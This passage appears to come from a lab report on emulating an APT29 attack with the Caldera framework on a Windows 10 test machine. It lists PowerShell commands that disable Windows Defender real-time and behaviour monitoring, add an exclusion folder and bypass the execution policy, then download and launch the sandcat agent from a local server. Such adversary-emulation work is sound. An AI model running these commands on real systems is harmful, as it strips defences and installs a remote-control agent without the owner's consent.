

## Caldera agent

In accordance with the APT29 attack scenario, the threat actor gained initial access to a Windows 10 machine. To prepare the guest, in the Virus & Threat Protection > Manage Settings section, Tamper Protection and Real-time protection were switched off. Then, the commands listed below were issued to turn off monitoring and configure Windows Defender to ignore the folder for the agent download.

```
Set-MpPreference -DisableRealtimeMonitoring $true -  
DisableBehaviorMonitoring $true -DisableIOAVProtection $true
```

```
Add-MpPreference -ExclusionPath "C:\Users\Public"
```

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process
```


Once the defences were disabled, the HTTP server was started using the instruction `python3 -m http.server 8080` issued inside the `~/caldera5/plugins/sandcat/payloads` directory on the Caldera server. On the Windows 10 client, the agent was downloaded with the command `Invoke-WebRequest -Uri "http://192.168.1.25:8080/sandcat.exe" -OutFile "C:\Users\Public\sandcat.exe"`. Subsequently, the Caldera server was launched using the following commands.

```
source venv/bin/activate
```

```
cd caldera5
```

```
python3 server.py --insecure --build
```

On the Windows 10 side, the agent was activated with the command `.\ sandcat.exe -paw windows-client-1`, which resulted in the agent ID appearing on the Caldera server dashboard.



The screenshot shows the 'Agents' tab in the Caldera web interface. At the top, there's a header 'Agents' and a sub-header 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.' Below this, there are two buttons: 'Deploy an agent' and 'Configuration'. To the right of these buttons, there's a status summary: '1 alive 1 trusted 1 agent 0 dead 0 untrusted'. Below the summary is a table with columns: 'id (paw)', 'host', 'group', 'platform', 'contact', 'pid', 'privilege', 'status', and 'last seen'. The table contains one row with the following data: 'windows-client-1', 'DESKTOP-09ED8A2', 'red', 'windows', 'HTTP', '3108', 'Elevated', 'alive, trusted', and '07/03/2026, 12:15:03'. The 'id (paw)' column is highlighted with a red box.

| id (paw)         | host            | group | platform | contact | pid  | privilege | status         | last seen            |
|------------------|-----------------|-------|----------|---------|------|-----------|----------------|----------------------|
| windows-client-1 | DESKTOP-09ED8A2 | red   | windows  | HTTP    | 3108 | Elevated  | alive, trusted | 07/03/2026, 12:15:03 |

Figure 1: Verification of an active sandcat agent on the Windows 10 machine in the Agents tab of the Caldera web interface